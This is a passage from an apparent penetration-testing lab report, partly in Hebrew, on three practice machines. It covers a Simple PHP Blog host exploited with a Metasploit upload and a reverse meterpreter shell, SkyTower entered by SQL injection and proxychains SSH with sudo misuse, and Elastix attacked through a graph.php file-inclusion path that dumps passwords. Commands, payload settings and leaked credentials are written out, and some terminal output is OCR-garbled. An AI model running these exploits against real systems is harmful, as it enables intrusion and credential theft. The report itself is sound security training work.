SSL            false     no        Negotiate SSL/TLS for outgoing connections
URI           /blog      yes       Sphpblog directory path
VHOST          images    no        HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST        10.10.10.40   yes       The listen address (an interface may be specified)
LPORT        4444      yes       The listen port
Exploit target:
Id  Name
--  --
0   Automatic
msf6 exploit(unix/webapp/sphpblog_file_upload) > exploit

[*] Started reverse TCP handler on 10.10.10.40:4444
[*] Successfully retrieved hash: $1$weWj5iAZ$NU4CkeZ9jNtcP/qrPC69a/
[*] Successfully removed /config/password.txt
[*] Successfully created temporary account.
[*] Successfully logged in as dst0MK:mgtq4E
[*] Successfully retrieved cookie: rbd2t46cbdrjkasb9v1s4ftn7
[*] Successfully uploaded vJjah3l8sgLWOvfFhcjM.php
[*] Successfully uploaded 2l41VZOaElCcWAwfjEpR.php
[*] Successfully reset original password hash.
[*] Successfully removed /images/vJjah3l8sgLWOvfFhcjM.php
[*] Calling payload: /images/2l41VZOaElCcWAwfjEpR.php
[*] Sending stage (39927 bytes) to 10.10.10.100
[*] Meterpreter session 1 opened (10.10.10.40:4444 -> 10.10.10.100:59604) at 2022-08-21 06:07:45 -0400
session -i
[*] Successfully removed /images/2l41VZOaElCcWAwfjEpR.php
```

Initial Shell Screenshot:

5)

```
meterpreter > getuid  
Server username: www-data  
meterpreter > shell  
Process 1150 created.  
Channel 0 created.  
sh: getcwd(): failed: No such file or directory  
sh: getcwd(): failed: No such file or directory  
whoami  
www-data
```

Privilege Escalation

[Additional Priv Esc info](#)

Vulnerability Exploited:

Sensitive info in file found in the system

Vulnerability Fix: Hiding the file from not-root users

Vulnerability Explanation: After I getting shell on the system, I was starting to look for interesting file in the path: /var/mysql_connect.php

בדיקות חסן תשתיות

זיהוי מעבדות גמאר

cd .. Options About Help
cd ..
ls -l 10.10.10.100:/80/
activate.php
blog
includes Directory Structure
index.php register 200
info.php register.php 200
login.php 200
mysqli_connect.php 200
register.php 200
pwd 200
/var/www
cd .. images 200
ls content 200
backups docs 200
cache themes 200
crash scripts 200
index.html contact.php 200
lib 200
local login.php 200
lock index.php 200
log flash 200
mail themes.php 302
mysqli_connect.php 200
opt rss 200
run search 200
spool atom.php 200
tmp atom 200
uploads atom 200
www
cat mysqli_connect.php
<?php # Script 8.2 - mysqli_connect.php

// This file contains the database access information.
// This file also establishes a connection to MySQL
// and selects the database.

// Set the database access information as constants:

DEFINE ('DB_USER', 'root');
DEFINE ('DB_PASSWORD', 'root@ISInt\$');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'ch16');

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
 <meta http-equiv='Content-Type' content='text/html; charset=ISO-8859-1'>

 </-- Meta Data -->
 <meta name="generator" content="Simple PHP Blog 0.4.0" />
 <link rel="alternate" type="application/rss+xml" title="Get RSS 2.0 Feed" href="http://10.10.10.100/blog/rss.xml"/>
 <link rel="alternate" type="application/atom+xml" title="Get RDF 1.0 Feed" href="http://10.10.10.100/blog/atom.xml"/>
 <link rel="alternate" type="application/atom+xml" title="Get Atom 0.3 Feed" href="http://10.10.10.100/blog/atom03.xml"/>

 </-- Meta Data -->
 </-- http://dublincore.org/documents/dces/ -->
 <meta name="dc:title" content="No Title">
 <meta name="author" content="No Author">
 <meta name="dc:creator" content="No Author">
 <meta name="dc:subject" content="">
 <meta name="keywords" content="">
 <meta name="dc:description" content="">
 <meta name="dc:description" content="">
 <meta name="dc:type" content="weblog">
 <meta name="dc:type" content="blog">
 <meta name="dc:resource-type" content="document">
 <meta name="dc:format" scheme="URI" content="text/html">
 <meta name="dc:source" scheme="URI" content="http://10.10.10.100/blog/1" />
 <meta name="dc:language" scheme="URI" content="en-us" />
 <meta name="dc:coverage" content="GLOBAL" />
 <meta name="distribution" content="GLOBAL" />
 <meta name="dc:rights" content="">
 <meta name="copyright" content="">

 </-- Robots -->
 <meta name="robots" content="ALL,INDEX,FOLLOW,ARCHIVE">
 <meta name="revisit-after" content="7 days">

 </-- Fav Icon -->
 <link rel="shortcut icon" href="interface/favicon.ico">

 <link rel="stylesheet" type="text/css" href="themes/default/style.css">
 <style type="text/css">body { background-color: #CCCC99; color: #666633; }</style>
 <title>No Title</title>

- 1) After I found the login & password info, I tried to connect with ssh to 'root'

```
File Actions Edit View Help Kali Tools Kali Docs Kali Forum Kali NetHunter ExploitDB Google Hacking DB
L# ssh root@10.10.10.100
root@10.10.10.100's password:
Welcome to Ubuntu 11.04 (GNU/Linux 2.6.38-8-server x86_64)

 * Documentation:  http://www.ubuntu.com/server/doc content-type: text/html; charset=ISO-8859-1>
200
System information as of Sun Jun 26 16:37:38 EDT 2022
System load:  0.0      Processes:          84
Usage of /:   3.0% of 38.64GB  Users logged in:    0
Memory usage: 8%          IP address for eth0: 10.10.10.100
Swap usage:  7%          <link rel="alternate" href="http://www.ubuntu.com/server/doc/index.html" type="text/html" title="Get RSS 2.0 Feed" href="rss.php" />
<link rel="alternate" href="http://www.ubuntu.com/server/doc/index.rdf" type="application/rdf+xml" title="Get RDF 1.0 Feed" href="rdf.php" />
<link rel="alternate" href="http://www.ubuntu.com/server/doc/index.atom" type="application/atom+xml" title="Get Atom 0.3 Feed" href="atom.php" />

Graph this data and manage this system at https://landscape.canonical.com/
Last login: Mon May  9 19:29:03 2011
root@web:~# whoami
root
root@web:~# ls -l
total 0
root@web:~# pwd
/root
```

System IP: 10.100.102.116

Service Enumeration

| Server IP Address | Ports Open |
|-------------------|--------------------------|
| 10.100.102.116 | TCP: 22, 80, 3128 |
| | UDP: |

Nmap Scan Results: (The ip was changing a lot during the solve of the machine)

```
(root㉿kali)-[~/home/kali]
└─# nmap -p- -sV -A 10.100.102.31
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-22 06:38 EDT
Nmap scan report for SkyTower (10.100.102.31)
Host is up (0.00047s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE    SERVICE      VERSION
22/tcp    filtered ssh
80/tcp    open     http        Apache httpd 2.2.22 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Debian)
3128/tcp open   http-proxy Squid http proxy 3.1.20
|_http-title: ERROR: The requested URL could not be retrieved
|_http-open-proxy: Potentially OPEN proxy.
|_Methods supported: HEAD
|_http-server-header: squid/3.1.20
MAC Address: 08:00:27:54:4A:37 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.10, Linux 3.2 - 3.16
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.47 ms  SkyTower (10.100.102.31)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.18 seconds

└─#
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: The vulnerability found in the login page of the website I went through with sqli found the first user and password and also the additional issue with being able to run commands with an attempted SSH connection that revealed sensitive system information

Vulnerability Fix: Using a white list on the site that will prevent SQLi attacks.


Severity: High

Proof of Concept Code Here:


בדיקות חסן תשתיות

דוח מעבדות נמר

- First, I saw that when I put special chars, I get SQL error message and the website probably vulnerable to SQL injection I tried many versions until I succeed



- 2) I found an info about user called 'John' and was trying to login with SSH to his account



- 3) When I was trying to connect, I saw that I blocked immediately (the tries of connect was with 'proxy chains' because the website works with the proxy 'squid' on port 3128).
I looked up on the internet and found the possibility of run commands with the SSH login process
I used this command: proxychains ssh <john@10.100.102.116> 'bin/bash'

Initial Shell Screenshot:

```
File Actions Edit View Help
kali@kali: ~/...nhub/SkyTower kali@kali: ~ kali@kali: ~
id
uid=1000(john) gid=1000(john) groups=1000(john)
sudo -l
sudo: no tty present and no askpass program specified
pwd
/home/john
cd /home/john
root:x:0:0:root:/root/bin/sh
daemon:x:1:1:daemon:/usr/sbin/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev/bin/sh
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games/bin/sh
man:x:6:12:man:/var/cache/man/bin/sh
lp:x:7:7:lp:/var/spool/lpd/bin/sh
mail:x:8:8:mail:/var/mail/bin/sh
news:x:9:9:news:/var/spool/news/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp/bin/sh
proxy:x:13:13:proxy:/bin/sh
www-data:x:33:33:www-data:/var/www/bin/sh
backup:x:34:34:backup:/var/backups/bin/sh
list:x:38:38:Mailing List Manager:/var/list/bin/sh
irc:x:39:39:ircd:/var/run/ircd/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats/bin/sh
nobody:x:65534:65534:nobody:/nonexistent/bin/sh
libuuid:x:100:101::/var/lib/libuuid/bin/sh
sshd:x:101:65534::/var/run/sshd/usr/sbin/nologin
mysql:x:102:105:MySQL Server,,,:/nonexistent/bin/false
john:x:1000:1000:john,,,:/home/john/bin/bash
william:x:1001:1001:,:/home/sara/bin/bash
william:x:1002:1002:,:/home/william/bin/bash
```

- 4) I found 2 more users one of them was user called 'sara' so I tried to extract the info just like I did with the user 'John' but in this case I used structure of the company mail and I succeed to get the login & password of Sara

בדיקות חסן תשתיות

דוח מעבדות נמר



Welcome sara@skytech.com

As you may know, SkyTech has ceased all international operations.

To all our long term employees, we wish to convey our thanks for your dedication and hard work.

Unfortunately, all international contracts, including yours have been terminated.

The remainder of your contract and retirement fund, **\$2**, has been payed out in full to a secure account. For security reasons, you must login to the SkyTech server via SSH to access the account details.

Username: sara
Password: ihatethisjob

We wish you the best of luck in your future

- 5) After I found the credential of Sara, I was running again the command that I used with the user 'John'

בדיקות חסן תשתיות

דו"ח מעבדות גמר

```
kali㉿kali:~/vulnhub/SkyTower$ proxychains ssh sara@192.168.1.24 '/bin/bash'
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|->192.168.1.24:3128-><-192.168.1.24:22-><-OK
sara@192.168.1.24's password:
id
uid=1001(sara) gid=1001(sara) groups=1001(sara)
ls
ls -la
total 20
drwx----- 2 sara sara 4096 Jun 20  2014 .
drwxr-xr-x  5 root root 4096 Jun 20  2014 ..
-rw-r--r--  1 sara sara  220 Jun 20  2014 .bash_logout
-rw-r--r--  1 sara sara 3437 Jun 20  2014 .bashrc
-rw-r--r--  1 sara sara   675 Jun 20  2014 .profile
sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
  (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*

```

- 6) I found that the user 'Sara' has the possibility of getting 'root' privilege with no password. So, I tried that and found the root password in the file called: 'flag.txt'

```
sudo ls /accounts/* /root  
ls: /root:  
flag.txt  
cannot access /accounts/*: No such file or directory  
sudo cat /accounts/* /root/flag.txt  
cat: Congrats, have a cold one to celebrate!  
root password is theskytower
```

Privilege Escalation:

- Finally, I connect to the 'root' account using proxychain & SSH:

The screenshot shows a Kali Linux terminal window titled "Kali-Linux-2020.1-vbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox". The terminal displays a user shell session on the "kali" host. The user has run several commands to identify the root account and its password, which is "theskytower". The user then uses proxychains to ssh into the root account on a target host at 192.168.1.24. Once connected, the user runs "/bin/bash" to gain a root shell.

```
User sara may run the following commands on this host:  
  (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*  
sudo ls /root  
sudo: no tty present and no askpass program specified  
sudo ls /accounts/root  
ls: cannot access /accounts/root: No such file or directory  
sudo ls /accounts/* /root  
ls: /root:  
flag.txt  
cannot access /accounts/*: No such file or directory  
sudo cat /accounts/* /root/flag.txt  
cat: Congratz, have a cold one to celebrate!  
root password is theskytower  
/accounts/*: No such file or directory  
su root  
su: must be run from a terminal  
exit  
kali@kali:~/vulnhub/SkyTower$ ssh root@192.168.1.24  
^Z  
[1]+ Stopped ssh root@192.168.1.24  
kali@kali:~/vulnhub/SkyTower$ proxychains ssh root@192.168.1.24 '/bin/bash'  
ProxyChains-3.1 (http://proxychains.sf.net)  
|S-chain|->-192.168.1.24:3128->->-192.168.1.24:22->->-OK  
root@192.168.1.24's password:  
id  
uid=0(root) gid=0(root) groups=0(root)  
ls  
flag.txt  
cat flag.txt  
Congratz, have a cold one to celebrate!  
root password is theskytower
```

System IP: 10.10.10.7

Service Enumeration

| Server IP Address | Ports Open |
|-------------------|---|
| 10.10.10.7 | TCP:
22,80,443,10000,25,110,111,143,3306,4445,993,995 |
| | UDP: |

Nmap Scan Results:

```
└─(root㉿kali)-[~/home/kali] └── nmap -sC -sV -v -A 10.10.10.7
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 05:51 EST
NSE: Loaded 155 scripts for scanning. (200 total)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 adee5abb6937fb27afb83072a0f96f53 (DSA)
|   2048 bcc6735913a18a4b550750f6651d6d0d (RSA)
25/tcp    open  smtp         Postfix smtpd
| smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp    open  http         Apache httpd 2.2.3
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
110/tcp   open  pop3        Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: IMPLEMENTATION(Cyrus POP3 server v2) STLS APOP TOP PIPELINING UIDL USER AUTH-RESP-CODE EXPIRE(N
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100024  1          874/udp   status
|   100024  1          877/tcp   status
143/tcp   open  imap        Cyrus imapsd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: Completed LIST-SUBSCRIBED IDLE LITERAL+ IMAP4rev1 UNSELECT NO RIGHTS-kxte NAMESPACE ID X-NETSCA
THREAD=REFERENCES CATENATE MULTIAPPEND ANNOTATEMORE THREAD=ORDEREDSUBJECT SORT=MODSEQ SORT BINARY CHILDREN MAILBOX=R
C URLAUTHA0001
443/tcp   open  ssl/http   Apache httpd 2.2.3 ((CentOS))
|_ssl-date: 2022-11-17T11:54:54+00:00; +59m59s from scanner time.
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Elastix - Login page
|_http-robots.txt: 1 disallowed entry
|_
|_http-favicon: Unknown favicon MD5: 80DCC71362B27C7D0E608B0890C05E9F
ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeStat
Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryNa
Public Key type: rsa
Public Key bits: 1024
Signature Algorithm: sha1WithRSAEncryption
Not valid before: 2017-04-07T08:22:08
Not valid after: 2018-04-07T08:22:08
MD5: 621a82b6cf7e1afa52841c9160c8fbcb8
```

בדיקות חסן תשתיות

דוח מעבדות נמר

```
I_ Supported Methods: GET HEAD POST OPTIONS
993/tcp open ssl/imap Cyrus imapd
I_imap-capabilities: CAPABILITY
995/tcp open pop3 Cyrus pop3d
3306/tcp open mysql MySQL (unauthorized)
4445/tcp open upnotifyp?
10000/tcp open http MiniServ 1.570 (Webmin httpd)
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: The vulnerability was in the open-source software 'elastix' that was in use on this box. The vulnerability was LFI that reviled username & password that belong the system

Vulnerability Fix: Update the open-source software 'elastix'


Severity: High

Privilege Escalation

Additional Priv Esc info

Exploit Code & Proof Screenshot Here:

- 1) After I scan the system, I'm went to the address <http://10.10.10.7> and saw the web page and notices the name of 'elastix'



- 2) After that I decided to search about the name '**elastix**' and found several exploits about it. I choose **Elastix 2.2.0 - 'graph.php' Local File Inclusion**

```
(root㉿kali)-[~/home/kali]
# searchsploit elastix
Exploit Title | Path
Elastix - 'page' Cross-Site Scripting | php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion | php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection | php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection | php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution | php/webapps/18650.py

Shellcodes: No Results

[root@kali]# cp /usr/share/exploitdb/exploits/php/webapps/37637.pl .
```

- 3) I open the script and saw that the vulnerability is LFI in specific path


```
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc_--eyes ;
# Discovered by romanc_--eyes
# vendor http://www.elastix.org/

print "t Elastix 2.2.0 LFI Exploit \n";
print "t code author cheki \n";
print "t 0day Elastix 2.2.0 \n";
print "t email: anonymous17hacker{}@gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=.../..../..../..../..//etc/amportal.conf%00&module=Accounts&action

use LWP::UserAgent;
```

- 4) I copied the path to the browser and get page with a lot of data (I click on 'View source page' for better look of the page




```
< → C ⌂ https://10.10.10.7/vtigercrm/graph.php?current_language=.../..../..../..../..//etc/amportal.conf%00&module=Accounts&action Exploit-DB Google Hacking DB OffSec

# This file is part of FreePBX. # # FreePBX is free software: you can redistribute it and/or modify # it under the terms of the GNU General Public License as published by # the Free Software Foundation, either version 2 of the License, or # (at your option) any later version. # # FreePBX is distributed in the hope that it will be useful, # but WITHOUT ANY WARRANTY; without even the implied warranty of # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the # GNU General Public License for more details. # # You should have received a copy of the GNU General Public License # along with FreePBX. If not, see . # # This file contains settings for components of the Asterisk Management Portal # Spaces are not allowed! # Run /usr/src/AMP/apply.conf.sh after making changes to this file # FreePBX Database configuration # AMPDBHOST: Hostname where the FreePBX database resides # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql) # AMPDBNAME: Name of the FreePBX database (e.g. asterisk) # AMPDBUSER: Username used to connect to the FreePBX database # AMPDBPASS: Password for AMPDBUSER (above) # AMPENGINE: Telephony backend engine (e.g. asterisk) # AMPMGRUSER: Username to access the Asterisk Manager Interface # AMPMGRPASS: Password for AMPMGRUSER # AMPDBHOST=localhost AMPDBENGINE=mysql # AMPDBNAME=asterisk AMPDBUSER=asteriskuser # AMPMGRPASS=amp109 AMPDBPASS=jEhdIekWmdjE AMPENGINE=asterisk AMPMGRUSER=admin #AMPMGRPASS=amp111 AMPMGRPASS=jEhdIekWmdjE # AMPBIN: Location of the FreePBX command line scripts # AMPSBIN: Location of (root) command line scripts # AMPBIN=/var/lib/asterisk/bin AMPSBIN=/usr/local/sbin # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash) # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash) # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin # AMPWEBROOT=/var/www/html AMPCGIBIN=/var/www/cgi-bin # AMPWEBADDRESS=x.x.x.x(hostname # FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash) # FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel # FOPRUN: Set to true if you want FOP started by freepbx engine (amportal start), false otherwise # FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf. Useful for sqlite3 # or if you don't want FOP. # #FOPRUN=true FOPWEBROOT=/var/www/html/panel #FOPPASSWORD=password FOPPASSWORD=jEhdIekWmdjE # FOPSORT=extension|lastname # DEFAULT VALUE: extension # FOP should sort extensions by Last Name [lastname] or by Extension [extension] # This is the default admin name used to allow an administrator to login to ARI bypassing all security. # Change this to whatever you want, don't forget to change the ARI ADMIN_PASSWORD as well ARI_ADMIN_USERNAME=admin # This is the default admin password to allow an administrator to login to ARI bypassing all security. # Change this to a secure password. ARI_ADMIN_PASSWORD=jEhdIekWmdjE # AUTHTYPE=database|none # Authentication type to use for web administration. If type set to 'database', the primary # AMP admin credentials will be the AMPDBUSER/AMPDBPASS above. AUTHTYPE=database #
```


בדיקות חסן תשתיות

לוח מעבדות נמר

- 5) On that page I notice of several usernames & passwords, I wrote that in 2 files

